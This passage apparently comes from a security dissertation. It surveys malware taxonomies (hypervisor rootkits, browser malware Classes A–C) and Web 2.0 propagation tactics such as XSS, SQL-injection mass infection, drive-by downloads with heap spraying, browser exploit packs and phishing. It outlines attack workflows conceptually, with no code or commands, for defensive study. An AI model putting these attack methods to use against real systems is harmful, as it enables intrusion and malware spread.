- Type 3 Malware: This is a class of malware that resides outside the operating system and does not make any visible modification in the system memory and hardware registers. Type 3 Malware does not perform any hooks in the code and data sections of the operating system. It resides as random data in the memory that is hard to detect. Basically, it is a hardware based virtualization malware that exploits vulnerabilities in hypervisors. A comparative layout between hypervisor and supervisor is presented in Table 3.2. Some of the examples of this type of malware are Bluepill [27, 28] and Vitriol rootkit [29].

Table 3.4 Comparison: Hypervisor and Supervisor.

Properties	Supervisor	Hypervisor
Technique	Hardware ring security	Hardware virtualization
Usage	Main OS, Desktops	Guest OS, Servers
Application	Single OS	Multiple OS as guests
Management	Security, Processes (host)	Guest OS management
Ring Placement	Ring 0	One level above ring 0
Hardware Mapping	Single OS on hardware	Multiple OSs on hardware
Types	Single	Type 1 (Native), Type 2 (Hosted)

The malware taxonomy presented by Rutkowska is quite different from the definition used by the anti-virus companies these days. SMT provides deep insight into different classes of malware thereby questioning the effectiveness of the operating systems in dealing with malware. SMT discussed that the present design of operating systems is based on the protection technologies rather than detection mechanisms.

According to SMT, an operating system should have a security baseline in order to verify the integrity of the code. For example, Microsoft Windows uses digital signatures to sign the standard executables and DLLs that are useful in the verification of memory code operations. This technique is called System Virginty Verification (SVV) [30]. Rutkowska raised a point about the impossibility of designing robust system verification tools because current operating systems do not set security baseline parameters. Another main reason for the failure to detect malware is that the developers do not sign their code with digital signatures.

3.3 Browser Malware Taxonomy

Browser Malware Taxonomy (BMT) [31] explains the different classes of malware that exploit the integrity of various components of browser [32]. This taxonomy enables us to understand the tactics of browser-based malware and how it is distributed. This taxonomy covers three basic classes as Class A, Class B and Class C which are discussed in more detail as follows:

- Class A Malware: This class of malware basically installs itself as a browser component such as add-on or extension. There is no separate process is created for this class of malware as it shares the same address space of the browser process. In addition, this malware has the capability to exploit the vulnerabilities in the inherited browser components. Figure 3.1 shows the high level view of class A malware. Examples include: Form Spy, FFSniff, Win 32 Bifrose Trojan, etc.
- Class B Malware: This class of malware basically exploits the plugin architecture of browsers in which vulnerabilities in the third-party plugins are exploited. Generally, plugins run as separate processes in a more restricted environment and most plugins

are platform independent. Because, plugins are third-party code that is integrated into the browser, exploitation of plugin vulnerabilities impact the browser security at a large scale. Figure 3.2 shows the high level view of class B malware. Examples include Trojan.Pidief, Trojan SWF/Redirector etc.

- Class C Malware: This class of malware installs itself in the operating system as rootkits and hijacks the browser application from outside. This malware exploits the functionality of the operating system. However, this malware is typically downloaded onto the users' machines using Class B and Class A malware. This malware is used heavily by the bot herders to control the target systems and manipulate them accordingly. Examples include: Zeus, SpyEye, etc. Figure 3.3 shows the high level view of this class of malware.

3.4 Conclusion

A bot is a type of malware that can be thought of as a userland rootkit. Understanding how it fits into the world of malware helps one understand how bots work—mostly by hooking into browsers which are user processes. Understanding userland hooking as practiced by bots is critical to developing defenses. In subsequent chapters, we will look at details of insidious attacks on browsers by bots and the hooking process they use. We then capitalize on their constraints to develop defenses.




Figure 3.1 Class A - Browser Malware. *For interpretation of the references to color in this and all other figures, the reader is referred to the electronic version of this dissertation.*




Figure 3.2 Class B - Browser Malware.




Figure 3.3 Class C - Browser Malware.

Chapter 4

Malware Distribution and Propagation Tactics

Malicious software has become an unintended part of the Web 2.0 world. It includes viruses, worms, backdoors, Trojans, and bots that are hampering the integrity of the online world. With the advent of new technologies, malware ecology [34] has become more sophisticated and resulted in a complex challenge for designing malware defenses. Attackers are developing robust programs that are capable of performing stealthy operations. Botnets such as Storm, Zeus, and SpyEye are complex frameworks and not individual programs. In order to design protection mechanisms, it has become important to understand the different variants of malicious programs. Malware 2.0 [35] has already entered in the market. It is environment dependent and utilizes different techniques to trigger targeted attacks. Botnets contribute immensely to the exploitation of DNS systems worldwide in order to hide Command and Control (C&C) servers which are the heart of botnet frameworks. Drive-by download attacks have become robust enough to bypass detection systems such as Network Intrusion Detection System (NIDS) and Host-based Intrusion Detection System (HIDS) as the malware is served using polymorphic shellcodes sliced into different layers to avoid detection.

Canavan [36] explained that there is no hard rule that malware has to behave consistently as intended by the malware writer. Generally, if the malware acts consistently as intended

by the malware writer, then it is an exception. This is because current malware variants have dependencies among different components. Malware spreading and propagation has become dedicated and targeted. In the malware ecology, elements such as Trojans, worms, phishing emails, droppers, and drive-by downloads are not entirely new but collaborative use of these elements has threatened the Web2.0 world by presenting a new level of threat to the Internet.

4.1 Web 2.0 Malware Infections

Web 2.0 has significantly changed the Internet. The new advancements in the web technologies have enhanced the working functionality of the Internet, but at the same time it has imposed new threats on the Internet. Web 2.0 has vulnerabilities and they are exploited by the attackers to spread malware. The enforcement of security mechanisms is important in the development phase of web-based systems. However, the application of security concepts in web-based systems is a complex task. The expertise and skills of the developers play a crucial role in the development of secure web applications. Thus, web applications developed without addressing the imperative security concerns remain prone to security breaches [37]. The inherent vulnerabilities [38] in web applications can be exploited by the attackers to spread malware on a large scale. Rossi et al. [39] discussed the modeling and implementation of web applications in which his team clearly explained the susceptibility of web applications to malicious attacks as compared to traditional systems.

Web application vulnerabilities play a crucial role in the success of malware. Attackers exploit web vulnerabilities to infect victim machines and extract financial benefits by stealing information. The contemporary protection mechanisms are increasingly becoming ineffective

against the attacks. This is because of deficiencies in web application coding and deployment. Extensive knowledge of web vulnerabilities and robust defense techniques among developers and administrators is the need of the hour. There has been a continuous discussion [40] about the mindset of attackers in exploiting the web vulnerabilities. Understanding of attacker's perspective can help to infer information about their prospective targets.

Alvarez and Petovic [41] proposed taxonomy for web attack classification based on the inherent similarities among web attacks. In this taxonomy, the victim's perspective was taken into account. Cukier et al. [42] discussed an attack classification based on the traces collected from the deployed honey pots in the networks. This reflects variations in the classification of attacks and requisite models.

Fonseca et al. [43] conducted a field study on web vulnerabilities and the perspective of web attackers. Preferred vulnerabilities, attack modes, targeted websites were analyzed in the study. Fonseca and Vieira [44] analyzed the security patches developed for web applications to characterize the inherent faults for software vulnerability classification. Their Orthogonal Defect Classification (ODC) approach was used to collect the characteristics of the code that provide information about security vulnerabilities. It was found that most exploited web application software was written in PHP which showed that PHP based exploitation is high. Seixas et al. [45] analyzed a number of vulnerabilities in different web applications to detect the deficiencies in the development language. During this study, two vulnerabilities, Cross Site Scripting (XSS) and SQL Injection (SQLI) were found to be most prevalent. It was found that a majority of the web vulnerabilities are due to shortcomings in the development processes. This study can be useful in building a model that provides information about the attackers and their attack modes.

Iframes have been used extensively for inclusion of third party content in the parent

domain. This type of content sharing is called Cross Domain Sharing (CDS). Iframes require isolation in which the scripts present in iframes should run according to the configured policy to work in a secure manner. Malicious content can subvert the browser integrity if the scripts do not run as required. Nonetheless, the browser has a Same Origin Policy (SOP) to restrict the execution of scripts between two iframes. Malware authors inject iframes in a compromised website having a downloading link present in it. The iframes download that malicious content and serve it as a part of parent website. Barth et al. [46] modified the existing techniques of inter frame communication to preserve the confidentiality and authentication in the communication model.

Cross-site Scripting (XSS) [47] is one of the most common web application layer attacks which is being used in wild by the attackers to serve malware across the Internet. It has been shown that almost 80% of the web applications are vulnerable to XSS. The XSS vulnerability is an outcome of inappropriate sanitization and filtration of input data. As a result, attackers are able to inject data in the form of scripts to render malicious content in the context of web applications to exploit client side browsers for spreading malware. XSS has been classified into two types: persistent and reflective. In persistent XSS, the attacker supplied JavaScript gets permanently stored in the database of a target server. Malicious code is served every time a user accesses the vulnerable web page. In reflective XSS, the code is not stored but is reflected in the user's browser for performing malicious action. Reflected XSS works once where as persistent XSS works continuously which makes it more devastating. DOM [48] based XSS is a special case of reflected XSS in which logic errors persisting in JavaScript and inappropriate use of client side data results in XSS conditions. XSS worms [49, 50] have also been seen in the wild in recent years because injection of one malicious script on the social networking website initiates a chain reaction that infects other users in the same

network. XSS worms are self propagating because they can spread using the same XSS vulnerability. XSS worms are platform independent because they exploit vulnerabilities in the web interface and browsers.

Many XSS based protections have been developed by researchers but this vulnerability still persists in the wild. Kruegel and Vigna [51] proposed an anomaly based intrusion detection system for web applications to detect web attacks such as XSS. Their system is based on characterizing the data collected from HTTP request and mapping them into patterns to differentiate between legitimate and illegitimate requests. Greene et al. [52] proposed fine grained taint propagation methods to counter various classes of web application attacks. Halfond et al. [53] described an approach based on the tracking mechanism of trusted data. There have been many advancements in browser based XSS filters. A majority of browsers have implemented filters for disrupting the XSS attacks, specifically the reflected ones. Software such as NoScript [54] has resulted in raising the bar of client side security by detecting various types of web attacks and notifying users. Jim et al. [55] proposed the concept of Browser Enforced Embedded Policies (BEEP) which is a type of white list policy that a server integrates into every web page to detect and filter malicious scripts. Hallaraker and Vigna [56] modified the source code of Spider Monkey to trace down the behavior of client side JavaScript. The malicious behavior was detected by matching of every script profile with the predefined policies.

SQL Injection (SQLI) is widely used for exfiltrating data from remote servers. SQLI vulnerability is an outcome of inappropriate development of the web interface with respect to the database that allows users to input self constructed database queries that execute in the context of running web application. This enables the attackers to execute any database statement because of the inappropriate filtering mechanism deployed at client side as well as

server side. From a malware perspective, attackers can successfully hide malicious iframes by encoding them and passing them as variables in the database queries. When the website retrieves data from the database, the malicious iframes are fetched and are rendered in the browser and start spreading malware. Attackers are using SQLI to launch mass infection attacks as described by Huang et al. [57]. Attackers are targeting mass attacks because so many websites on the internet are vulnerable to SQLI attacks and the vulnerability can be detected using search engines such as Google. SQLI is exploited in a tricky manner and the infection flow is explained as follows:

- Attackers design an SQLI tool that harnesses the power of a search engine. The malicious tool sends a query to the search engine that searches for web servers hosting vulnerable web pages. Once the reply is received, the tool starts fuzzing the vulnerable pages.
- If the vulnerability is exploited successfully, the malicious tool starts updating the database by injecting JavaScript that points to malicious domains serving malware.
- A user visiting a compromised server running exploited web pages is redirected to the malicious server by the injected JavaScript. Wichman [58] presented generic details of mass attacks using SQLI in which attack methods were discussed to exploit SQLI in vulnerable websites.

4.2 Malware Propagation Strategies

The most widely used malware propagation strategies are discussed below:

4.2.1 Drive-by Download Attacks

The drive-by download attack [59] is the most prominent attack used by the attackers to spread malware. In this attack, a victim is lured to visit a malicious web page which has JavaScript code embedded in it. The code fingerprints the browser version and exploits vulnerabilities in the browser components and plugins. If successful, malware is downloaded silently into the victim machine. As a consequence, the compromised machine becomes a member of the botnet. The life cycle of drive-by download attack is presented in Figure 4.1.

In 2007, Provos et al. [60] found more than three million URLs were serving exploits through drive-by download attacks. Even more surprisingly, malicious iframes were injected on both rogue and legitimate websites to infect unsuspecting users with malware. Zhuge et al. [61] conducted an empirical study of underground malware market in China behind the drive-by download attacks. Zhuge raised a point about infection through search engines by presenting a fact that about 1.49% of website results returned by search engines are malicious in nature. Polychronakis et al. [62] has explained the complete life cycle of web malware. Day et al. [63] also conducted a detailed study about the infection rate of websites in the real world. Several factors have contributed to the success of Drive by Download attacks which are discussed as follows:

- Vulnerable browser clients and plugins are often used in a real time environment. Frei et al. [64] explained that obsolete versions of browsers really help attackers to trigger exploits successfully.
- Attack techniques are well documented and publicly available. Drive-by download is mostly executed by exploiting the heap in the JavaScript rendering engine of various browsers. JavaScript Heap Spraying technique is used predominantly to exploit heap

corruption vulnerabilities by overwriting application data on the heap. The exploit code sprays the heap which is present in the same location every time. The exploit redirects the execution flow using heap overflows or buffer overflows. Heap Feng Shui [65] is an advanced technique that uses the basic concept of Heap Spraying but provides a high level of control over the heap to perform reliable exploitation in browsers. Sotirov and Dowd [66] showed the possibility of bypassing various browser protection mechanisms such as Address Space Layout Randomization [67] to craft efficient exploits. Daniel et al. [68] extended the concept of the Heap Feng Shui technique and presented a new variant of exploiting heap overflow vulnerabilities in JavaScript interpreters. In this technique, JavaScript commands are used to position function pointers for smashing heap overflows.

- JavaScript commands are declared to handle functions pointers for reliable exploitation. We believe that it is also possible to develop exploits using this framework and that it can be ported to other scripting languages.
- Automated exploit packs are easily available that fingerprint the browser environment and exploit the vulnerabilities in the browser to download malware. The Metasploit [69] framework is a collection of exploits that are freely available and are updated readily. Metasploit has an built in browser security assessment module named Autopwn that works on the similar strategy as automated exploit packs. It has been noticed that the exploitation of scripting engine vulnerabilities as well as use of more powerful interpreted languages [70] to trigger exploitation have assisted in spreading infections.
- Drive-by download attack exploits the powerful interface of the scripting engine to obfuscate the code and also use polymorphic shellcodes [71] for execution and spreading

of worms to trigger large scale infections. Attackers are also exploiting vulnerabilities in plugins and embed malicious JavaScript inside PDFs to bypass client side protections. Additionally, Adobe Flash files have been used extensively for spreading malware which exploits the vulnerability using Heap Spraying in Action Script. With the advancements in drive-by download attacks, previously researched methods [72,73] of detecting malicious network flows by detecting plain text and light weight shellcodes fail to fingerprint drive-by download attacks. Generally, unpacking and anti morphing technologies are not robust enough to handle malicious JavaScript codes.




Figure 4.1 Drive-by Download Attack in Action.

4.2.2 Browser Exploit Packs

Browser Exploit Pack (BEP) is defined as an exploit driven framework which has a number of exploits bundled together. BEPs are used in conjunction with third generation botnets such as Zeus and SpyEye for spreading malware. We[74] presented the complete details of the BlackHole BEP explaining the exploitation techniques. BEPs are designed to execute drive-by download attacks. The user is forced to visit the malicious domain hosting BEP. Based on the User-Agent string sent by the browser, BEP fingerprints the user operating system, installed plugins and browser add-ons. This information is helpful for BEPs to serve the exploits for installing malware. Basically, BEPs are supporting agents that help the botnets to spread infections across Internet. BEPs also use IP Logging Detection Trick (IPLDT) in which exploit is served only one time to the respective IP address. This process is applied to circumvent the analysis process so that the same IP address should not receive an exploit more than once. As explained by earlier, dynamic iframe generators are also used to infect a number of virtual hosts with malicious iframes pointing to BEPs. The most widely used BEPs are, but not limited to: BlackHole, Phoenix, Bleeding Life, and NeoSploit. BEPs are also the preferred choice of cyber criminals who use it as a weapon for spreading infections.

4.2.3 Spear Phishing and Spamming

Phishing scams have been widely used to attack online banking and e-commerce users [75]. Phishing is primarily aimed to exploit the user ignorance [76] through social engineering. Basically, phishing is more driven towards the way humans interact and interpret the messages from third parties rather than taking advantage of system vulnerabilities. In other words, phishing is a semantic attack. Free online tools are extensively used for sending

phishing emails as these tools help to spoof the identity of the sending party. A primary use of phishing is to steal sensitive information in order to defraud users. Generally, this is a form of pretexting in which attacker pretends to be a legitimate party and fool users to share sensitive information. Second, phishing emails have also been used to send malicious links to users. Upon clicking those links, users get redirected to malicious websites serving malware.

